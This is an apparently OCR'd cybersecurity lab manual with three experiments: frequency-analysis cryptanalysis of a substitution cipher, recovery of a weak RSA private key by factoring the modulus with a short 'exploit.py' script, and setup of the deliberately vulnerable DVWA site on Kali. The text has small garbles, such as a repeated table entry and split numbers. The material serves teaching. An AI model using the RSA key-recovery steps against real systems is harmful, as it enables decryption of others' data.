Information and Cyber Security Lab Manual

Experiment 1: Implementation of cryptanalysis on caesar cipher.

Here is a sample Encrypted Message:

GFS WMY OG LGDVS MF SFNKYHOSU ESLLMRS, PC WS BFGW POL DMFRQMRS, PL OG CPFU M UPCCSKSFO HDMPFOSXO GC OIS LMES DMFRQMRS DGFR SFGQRI OG CPDD GFS LISSO GK LG, MFU OISF WS NGQFO OIS GNNQKKSFNSL GC SMNI DSOOSK. WS NMDD OIS EGLO CKSJQSFODY GNNQKKPFR DSOOSK OIS 'CPKLO', OIS FSXO EGLO GNNQKKPFR DSOOSK OIS 'LSNGFU' OIS CGDDGWPFR EGLO GNNQKKPFR DSOOSK OIS 'OIPKU', MFU LG GF, QFOPD WS MNNGQFO CGK MDD OIS UPCCSKSFO DSOOSKL PF OIS HDMPFOSXO LMEHDS. OISF WS DGGB MO OIS NPHISK OSXO WS WMFO OG LGDVS MFU WS MDLG NDMLLPCY POL LYEAGDL. WS CPFU OIS EGLO GNNQKKPFR LYEAGD MFU NIMFRS PO OG OIS CGKE GC OIS 'CPKLO' DSOOSK GC OIS HDMPFOSXO LMEHDS, OIS FSXO EGLO NGEEGF LYEAGD PL NIMFRSU OG OIS CGKE GC OIS 'LSNGFU' DSOOSK, MFU OIS CGDDGWPFR EGLO NGEEGF LYEAGD PL NIMFRSU OG OIS CGKE GC OIS 'OIPKU' DSOOSK, MFU LG GF, QFOPD WS MNNGQFO CGK MDD LYEAGDL GC OIS NKYHOGRKME WS WMFO OG LGDVS.

Step:1

OPen the encrypted message only in Notepad.

Step2:

Find the frequency of each letter in the encrypted message. to find the frequency of all the letters appearing in the intercept. For this intercept we get the values given in the table below.

Ciphertext Letter	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Frequency	5	2	26	42	23	51	67	8	33	1	35	39	35	29	85	30	14	17	88	0	17	3	16	6	10	0

Ciphertext Letter	S	O	G	F	D	L	K	M	I	P	N	C	E	R	U	W	Q	Y	H	X	A	V	B	J	T	Z
Frequency	88	85	67	51	42	39	35	35	33	30	29	26	23	17	17	16	14	10	8	6	5	3	2	1	0	0

Step3:


Follow the table below to find the characters to be substituted for the given encrypted message.

Table 1 Frequency of characters in English

Letter	*Frequency*	*Letter*	*Frequency*	*Letter*	*Frequency*	*Letter*	*Frequency*
E	12.7	H	6.1	W	2.3	K	0.08
T	9.1	R	6.0	F	2.2	J	0.02
A	8.2	D	4.3	G	2.0	Q	0.01
O	7.5	L	4.0	Y	2.0	X	0.01
I	7.0	C	2.8	P	1.9	Z	0.01
N	6.7	U	2.8	B	1.5		
S	6.3	M	2.4	V	1.0		

Step4:

Click ctrl+H in the notepad



Click the check box: Match case

Step 5:

Start substituting one by one letters by following the sequence

S → e O → t I → h G → o F → n M → a X → x

W → wB → k U → d D → l K → r P → i L → s V → v

H → p A → b X → x Y → y E → m N →c C→f

R →g Q → u J → q

Step 6:

Final decrypted text will be as shown below.

*Untitled - Notepad

File Edit Format View Help

one way to solve an encrypted message, if we know its language, is to find a different plaintext of the same language long enough to fill one sheet or so, and then we count the occurrences of each letter. we call the most frequently occurring letter the 'first', the next most occurring letter the 'second' the following most occurring letter the 'third', and so on, until we account for all the different letters in the plaintext sample. then we look at the cipher text we want to solve and we also classify its symbols. we find the most occurring symbol and change it to the form of the 'first' letter of the plaintext sample, the next most common symbol is changed to the form of the 'second' letter, and the following most common symbol is changed to the form of the 'third' letter, and so on, until we account for all symbols of the cryptogram we want to solve.

VIVA Questions

1. What is Cryptography?

   ……

   ……

   ……

2. What is Cryptanalysis?

   ……

   ……

   ……

3. What is Cipher Text?

   ……

   ……

   ……

4. What is the Ceaser Cipher?

   ……

   ……

   ……

5. What is a Symmetric Key Cryptosystem?

   ……

   ……

   ……

Experiment 2: Implementation of Cryptanalysis using RSA.


```
┌──(kali㉿kali)-[~]
└─$ mkdir rsa

┌──(kali㉿kali)-[~]
└─$ cd rsa

┌──(kali㉿kali)-[~/rsa]
└─$ ls

┌──(kali㉿kali)-[~/rsa]
└─$ ls
enc.txt  pubkey.pem

┌──(kali㉿kali)-[~/rsa]
└─$
```

```
┌──(kali㉿kali)-[~/rsa]
└─$ cat pubkey.pem
-----BEGIN PUBLIC KEY-----
MGQwDQYJKoZIhvcNAQEBBQADUwAwUAJJAMLLsk/b+SO2Emjj8Ro4lt5FdLO6WHMM
vWUpOIZOIiPu63BKF8/QjRa0aJGmFHR1mTnG5Jqv5/JZVUjHTB1/uNJM0VyyO0zQ
owIDAQAB
-----END PUBLIC KEY-----
```

```
┌──(kali㉿kali)-[~/rsa]
└─$ openssl rsa -pubin -inform PEM -text -noout < pubkey.pem
RSA Public-Key: (576 bit)
Modulus:
    00:c2:cb:b2:4f:db:f9:23:b6:12:68:e3:f1:1a:38:
    96:de:45:74:b3:ba:58:73:0c:bd:65:29:38:86:4e:
    22:23:ee:eb:70:4a:17:cf:d0:8d:16:b4:68:91:a6:
    14:74:75:99:39:c6:e4:9a:af:e7:f2:59:55:48:c7:
    4c:1d:7f:b8:d2:4c:d1:5c:b2:3b:4c:d0:a3
Exponent: 65537 (0x10001)
```

Copy the hexadecimal decimal code into a notepad as n value. As it is a hexadecimal we can convert it into decimal for gaining the plaintext.


Hexadecimal to decimal convertor



Paste the decimal code in the **notepad** as n value

Need to factorize n


So goto website **factordb.com** click search, paste decimal value of n



Create a exploit.py

To install pycrypto

pip install pycrypto



Copy the code in the exploit.py file and paste it

```
from Crypto.PublicKey import RSA
from Crypto.Util.number import inverse
import base64
n =
188198812920607963838697239461650439807163563379417382700763356422988859715234665485319060606504743045317388011303396716199692321205734031879550656996221305168759307650257059
```

```
e = 65537
p =
39807508642406493739712550055038649119906436234252670840638518957594638895726176858331 7
q =
47277214610743530253622307197304822463291469530209711645985217113052071125636359039752 7
phi_n = (p - 1)*(q - 1)
d = inverse(e, phi_n)
key = RSA.construct((n, e, d, p, q))
fn = "private.pem"
with open(fn, "wb") as f:
        f.write(key.exportKey())
```

Execute exploit.py file

python exploit.py

To decrypt the text

openssl rsautl -decrypt -in encryptedFile -out decryptedFileName -inkey privateKey.pem

VIVA Questions

1. What is RSA?

……..

……

…….

2. What is Public Key Encryption?

……

……

……

3. What is an asymmetric key cryptosystem?

……

……

……

4. Why do we need to use Kali Linux?

……

……..

……

5. What is a Symmetric Key Cryptosystem?

……

……..

……


Experiment 3: Examination of a website to test the vulnerability of attacks. – DVWA setup & SQLi

Step 1: Download VMWare or virtual box and Install kali linux

Step2: Login to the kali linux by using the


Username: kali

password: kali



Step 3: go to browser and search for DVWA in Kali Linux

DVWA → is a vulnerable website



<u>Installing DVWA:</u>

git clone https://github.com/digininja/DVWA.git

// if any error occurs use sudo in front of git clone

mv DVWA dvwa

chmod -R 777 dvwa/

// to get recursive permission we use -R


cd dvwa/config

//there will be a dummy file so we can copy to get a new file

//cp used to copy the content of the file


cp config.inc.php.dist config.inc.php

cat or nano config.inc.php




sudo service mysql start

sudo mysql -u root -p



create database dvwa;



create user dvwa@localhost identified by 'p@ssw0rd';

```
?>

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ sudo service  mysql start

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.6.7-MariaDB-3 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]>
```

grant all on dvwa.* to dvwa@localhost;

flush privileges;


exit;

```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> flush privilleges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
 MariaDB server version for the right syntax to use near 'privilleges' at line 1
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> exit;
Bye

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$
```

sudo service apache2 start


```
MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> flush privilleges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
 MariaDB server version for the right syntax to use near 'privilleges' at line 1
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> exit;
Bye

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ sudo service apache2 start

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$
```

goto browser and give http://localhost/DVWA or http://127.0.0.1/DVWA/login.php



